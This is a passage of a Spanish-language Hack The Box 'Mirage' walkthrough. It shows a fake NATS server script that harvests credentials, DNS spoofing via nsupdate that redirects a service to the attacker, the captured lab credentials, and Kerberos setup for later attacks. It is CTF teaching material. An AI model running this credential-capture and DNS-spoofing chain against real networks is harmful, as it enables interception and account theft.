                info = '{"server_id":"NAWTVISGWNHU64LTFD2WL2NE3CEPVIAOIIQFMVQILLNEZA3LQWCIBRBJ","version":"2.11.3","auth_required":true}'  
                client.send(f"INFO {info}\r\n".encode())  
  
                # Read client data  
                data = client.recv(2048)  
                if data:  
                    print(f" {data[:100]}...")  
                    extract_creds(data)  
  
                # Send auth error  
                client.send(b"-ERR 'Bad Credentials'\r\n")  
  
        except KeyboardInterrupt:  
            break  
        except Exception as e:  
            print(f" {e}")  
  
if __name__ == "__main__":  
    run_honeypot()  
  
KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE  
18:41:03  
27/11/2025
```

Iniciemos (" ~) 人 (~ ")




2.3. Agregación de registros falsos

En esta sección se realiza la suplantación del DNS, se usa **nsupdate** para agregar registros falsos.


Hasta este punto el servidor es: 10.10.11.78 $\longleftrightarrow$ mirage.htb

Agregamos al servidor los registros faltantes con referencia al atacante: nats-svc.mirage.htb $\longleftrightarrow$ 10.10.14.242 (ip de la maquina fisica)


Server ip



Servidor ip a redireccionar el tráfico de **nats-svc.mirage.htb**




Monitoreo con Wireshark



2.4. Captura de credenciales

Revisamos el lugar donde ejecutamos el script para el NATS falso, ahora si ya conseguimos un usuario



```
info = '{"server_id": "NAWVU5GWHU64LTFQ2VLE2NE3CEPVIACI1QFWQJLLNEZA3LQNCI BRBj", "version": "2.11.3", "auth_required": true}'
client.send(f'INFO {info}\n'.encode())

# Read client data
data = client.recv(2048)
if data:
    print(f'{data[:100]}...')
    extract_creds(data)

# Send auth error
client.send(b'-ERR Bad Credentials\n')

except KeyboardInterrupt:
    break
except Exception as e:
    print(f'{e}')

if __name__ == '__main__':
    run_honey_pot()

kali ~/hackthebox/rachines/Mirage >> python3 fake_nats_server.py
NATS HoneyPot on 0.0.0.0:4222

NATS HoneyPot on 0.0.0.0:4222
10.10.11.78:51830
b'CONNECT {"verbose": false, "pedantic": false, "user": "Dev_Account_A", "pass": "hx5h7F5554fP@1337", "tls_re...'
FOUND: Dev_Account_A:hx5h7F5554fP@1337!
```

Esto son las credenciales

> FOUND: Dev_Account_A:hx5h7F5554fP@1337!

2.5. Configuración de kerberos

Ahora es necesario configurar a kerberos en la máquina atacante, pero por qué?

- Kerberos es el protocolo de autenticación principal, es el que se usa en entornos AD (Active Directory), lo cual se da en este caso de la máquina Mirage.
- Sin esta configuración no podremos aprovecharnos de lagunas de la vulnerabilidades que se dan en este entorno, herramientas como Impacket (para obtener TGTs, Kerberoasting, etc.) no podrán interactuar correctamente con el Domain Controller (DC), ya que necesitan saber el "realm" (dominio Kerberos) y el KDC (Key Distribution Center, que es el DC mismo).

Entonces lo que hacemos aquí es habilitar al atacante como un **cliente Kerberos** para el dominio objetivo, a lo cual podremos solicitar tickets kerberos (TGT o TGS) sin errores de autenticación o clock skew.

- Editamos el archivo en /etc/krb5.conf

```
kali@kali:~/hackthebox/machi x kali@kali:~/hackthebox/mach x +
[libdefaults]
    default_realm = ATHENA.MIT.EDU

# The following krb5.conf variables are only for MIT Kerberos.
    kdc_timesync = 1
    ccache_type = 4
    forwardable = true
    proxiable = true
    rdns = false

# The following libdefaults parameters are only for Heimdal Kerberos.
    fcc-mit-ticketflags = true

[realms]
    ATHENA.MIT.EDU = {
        kdc = kerberos.mit.edu
        kdc = kerberos-1.mit.edu
        kdc = kerberos-2.mit.edu:88
        admin_server = kerberos.mit.edu
        default_domain = mit.edu
    }
    ZONE.MIT.EDU = {
        kdc = casio.mit.edu
        kdc = seiko.mit.edu
        admin_server = casio.mit.edu
    }
    CSAIL.MIT.EDU = {
        admin_server = kerberos.csail.mit.edu
        default_domain = csail.mit.edu
    }
    IHTFP.ORG = {
        kdc = kerberos.ihftp.org
        admin_server = kerberos.ihftp.org
    }
    ITS.ORG = {
        kdc = kerberos.its.org
    }

*/etc/krb5.conf" 84L, 2155B

1,1 Top

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

En 1, Col 58 97 caracteres. Texto sin formato 230% Windows (CRLF) UTF-8 03:48:58 26/11/2025
```

Antes de iniciar sería bueno guardar una copia del archivo original antes de modificarlo.

```
kali@kali:~/hackthebox/machi x kali@kali:~/hackthebox/mach x +
fake_nats_server.py nats_port.nmap pdf.txt service_version.nmap
MirageReports open_ports.nmap ports.nmap vul_scan.nmap
kali ~ ~/hackthebox/machines/Mirage >> ./nats-server -V
zsh: no such file or directory: ./nats-server
kali ~ ~/hackthebox/machines/Mirage >> cat user_nats.txt
NATS Honeygot on 0.0.0.0:4222
10.10.11.70:51830
b'CONNECT {"verbose":false,"pedantic":false,"user":"Dev_Account_A","pass":"hx5h7F5554fP@1337!","tls_re'...
FOUND: Dev_Account_A:hx5h7F5554fP@1337!
kali ~ ~/hackthebox/machines/Mirage >> sudo vim /etc/krb5.conf
Deploying root access for kali. Password pls:
kali ~ ~/hackthebox/machines/Mirage >> sudo cp /etc/krb5.conf /etc/krb5.conf.backup
kali ~ ~/hackthebox/machines/Mirage >> cat /etc/krb5.conf.backup
[libdefaults]
    default_realm = ATHENA.MIT.EDU

# The following krb5.conf variables are only for MIT Kerberos.
    kdc_timesync = 1
    ccache_type = 4
    forwardable = true
    proxiable = true
    rdns = false


# The following libdefaults parameters are only for Heimdal Kerberos.
    fcc-mit-ticketflags = true

[realms]
    ATHENA.MIT.EDU = {
        kdc = kerberos.mit.edu
        kdc = kerberos-1.mit.edu
        kdc = kerberos-2.mit.edu:88
        admin_server = kerberos.mit.edu
        default_domain = mit.edu
    }
    ZONE.MIT.EDU = {
        kdc = casio.mit.edu
        kdc = seiko.mit.edu
    }

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

En 1, Col 58 97 caracteres. Texto sin formato 230% Windows (CRLF) UTF-8 03:50:45 26/11/2025
```

Bien ahora si procedemos a modificar, pero al investigar un poco podemos crearnos un archivo de configuración de y pasarle la ruta por una env y es este:
export KRB5_CONFIG=Mirage.conf
Entonce creamos nuestro archivo de configuración



```
[libdefaults]
default_realm = MIRAGE.HTB
dns_lookup_realm = false
dns_lookup_kdc = false
[realms]
MIRAGE.HTB = {
  kdc = dc01.mirage.htb
  admin_server = dc01.mirage.htb
  default_domain = mirage.htb
}
[domain_realm]
.mirage.htb = MIRAGE.HTB
mirage.htb = MIRAGE.HTB
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

```
kali@kali: ~/hackthebox/machines/Mirage >> sudo vim /etc/krb5.conf
kali@kali: ~/hackthebox/machines/Mirage >> sudo vim /etc/Mirage.conf
kali@kali: ~/hackthebox/machines/Mirage >> cat /etc/Mirage.conf
```

```
[libdefaults]
default_realm = MIRAGE.HTB
dns_lookup_realm = false
dns_lookup_kdc = false
[realms]
MIRAGE.HTB = {
  kdc = dc01.mirage.htb
  admin_server = dc01.mirage.htb
  default_domain = mirage.htb
}
[domain_realm]
.mirage.htb = MIRAGE.HTB
mirage.htb = MIRAGE.HTB
kali@kali: ~/hackthebox/machines/Mirage >> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

- **[libdefaults]:** Configura opciones globales. `default_realm = MIRAGE.HTB` establece el dominio predeterminado (debe estar en mayúsculas, ya que Kerberos es sensible a mayúsculas/minúsculas).
 - **`dns_lookup_realm = false` y `dns_lookup_kdc = false`** desactiva la resolución DNS automática para Kerberos, ya que usaremos IPs directas (evita problemas en HTB).
- **[realms]:** Define el realm (dominio). `kdc = 10.10.11.78` apunta al Key Distribution Center (el DC). **`admin_server`** es para cambios administrativos, pero lo ponemos igual.
- **[domain_realm]:** Mapea dominios DNS a realms Kerberos, asegurando que "mirage.htb" se resuelva como "MIRAGE.HTB".


Algo importante que se debe hacer es antes de usar Kerberos, sincronizar el tiempo con **sudo ntpdate 10.10.11.78** para evitar "clock skew" (desfase horario), ya que Kerberos es sensible al tiempo.

3. Interacción con NATS y captura de logs

3.1. Conexión al servidor NATS real

Para conectarnos necesitamos una cli de nats, para ello usaremos <https://github.com/nats-io/natscli> lo cual esta programado en go.

Descarga:



```
go: downloading github.com/synadia-io/jwt-auth-builder.go v0.0.9
go: downloading github.com/synadia-io/orbit.go/jetstreamext v0.1.0
go: downloading github.com/tylertreat/hdrhistogram-writer v0.0.0-20210816161836-2e440612a39f
go: downloading golang.org/x/crypto v0.42.0
go: downloading golang.org/x/term v0.35.0
go: downloading gopkg.in/gizak/termui.v1 v1.0.0-20151021151108-e62b5929642a
go: downloading gopkg.in/yaml.v3 v3.0.1
go: downloading github.com/nats-io/nuid v1.0.1
go: downloading golang.org/x/text v0.20.0
go: downloading gopkg.in/yaml.v2 v2.4.0
go: downloading github.com/gosuri/uilive v0.0.4
go: downloading github.com/nats-io/jwt v2.8.0
go: downloading golang.org/x/exp v0.0.0-20250911091902-df9299821621
go: downloading github.com/prometheus/common v0.66.1
go: downloading golang.org/x/net v0.44.0
go: downloading github.com/antithesishq/antithesis-sdk-go v0.5.0
go: downloading github.com/minio/highwayhash v1.0.3
go: downloading golang.org/x/time v0.13.0
go: downloading github.com/choria-io/scaffold v0.0.5
go: downloading github.com/beorn7/perks v1.0.1
go: downloading github.com/cespare/xxhash/v2 v2.3.0
go: downloading github.com/prometheus/client_model v0.6.2
go: downloading github.com/prometheus/procfs v0.17.0
go: downloading google.golang.org/protobuf v1.36.9
go: downloading github.com/synadia-io/orbit.go/natsext v0.1.1
go: downloading golang.org/x/sys v0.36.0
go: downloading github.com/mattm/go-runewidth v0.0.16
go: downloading github.com/mgutz/ansi v0.0.0-20200706080929-d51e8ef957d
go: downloading github.com/nsf/termbox-go v1.1.1
go: downloading github.com/munnerz/goautoneg v0.0.0-20191010083416-a7dc8b61c822
go: downloading github.com/nats-io/nsc/v2 v2.11.1
go: downloading go.yaml.in/yaml/v2 v2.4.3
```

Verificamos su funcionamiento


```
kali@kali:~/hackthebox/machi x kali@kali:~/hackthebox/mach x +
kali@kali:~/hackthebox/machines/Mirage >> nats
usage: nats [<flags>] <command> [<args> ...]

NATS Utility
NATS Server and JetStream administration.

See 'nats cheat' for a quick cheatsheet of commands

Commands:
account    Account information and status
audit      Audit a NATS deployment
auth       NATS Decentralized Authentication
bench      Benchmark utility
consumer   JetStream Consumer management
context    Manage nats configuration contexts
errors     Error code documentation
events     Show Advisories and Events
kv         Interacts with a JetStream based Key-Value store
latency    Perform latency tests between two NATS servers
object     Interacts with a JetStream based Object store
publish    Generic data publish utility
request    Generic request-reply request utility
reply      Generic service reply utility
rtt        Compute round-trip time to NATS server
schema     Schema tools
server     Server information
service    Services discovery and management
stream     JetStream Stream management
subscribe  Generic subscription client
top        Shows top-like statistic for connections on a specific server
trace      Trace message delivery within an NATS network

Pass --help to see global flags applicable to this command.
kali@kali:~/hackthebox/machines/Mirage >> |
```

KEVIN ALEXIS RODRIGUEZ CONDORI | NATALY ANABELL GUTIERREZ RODRIGUEZ | ROSA MARIANA TORREZ QUISPE

Bien ahora exploremos un poco qué es lo que nos proporciona la cli de nats
Verificamos que las credenciales que conseguimos sean válidas
> nats --server nats://mirage.htb:4222 --user Dev_Account_A --password
'hx5h7F5554fP@1337!' account info

```
kali@kali:~/hackthebox/machi x kali@kali:~/hackthebox/mach x +
kali@kali:~/hackthebox/machines/Mirage >> nats --server nats://mirage.htb:4222 --user Dev_Account_A --password 'hx5h7F5554fP@1337!' account info
Account Information
User: Dev_Account_A
Account: dev
Expires: never
Client ID: 512
Client IP: 10.10.14.242
RTT: 135ms
Headers Supported: true
Maximum Payload: 1.0 MiB
Connected URL: nats://mirage.htb:4222
Connected Address: 10.10.11.78:4222
Connected Server ID: NC7QQLPRGAAQDSZJHMFKXJSJHLCSTLDAUDPZKKQTQ3PGJ4I4ASGP3YN
Connected Server Version: 2.11.3
TLS Connection: no

JetStream Account Information:
Account Usage:
Storage: 570 B
Memory: 0 B
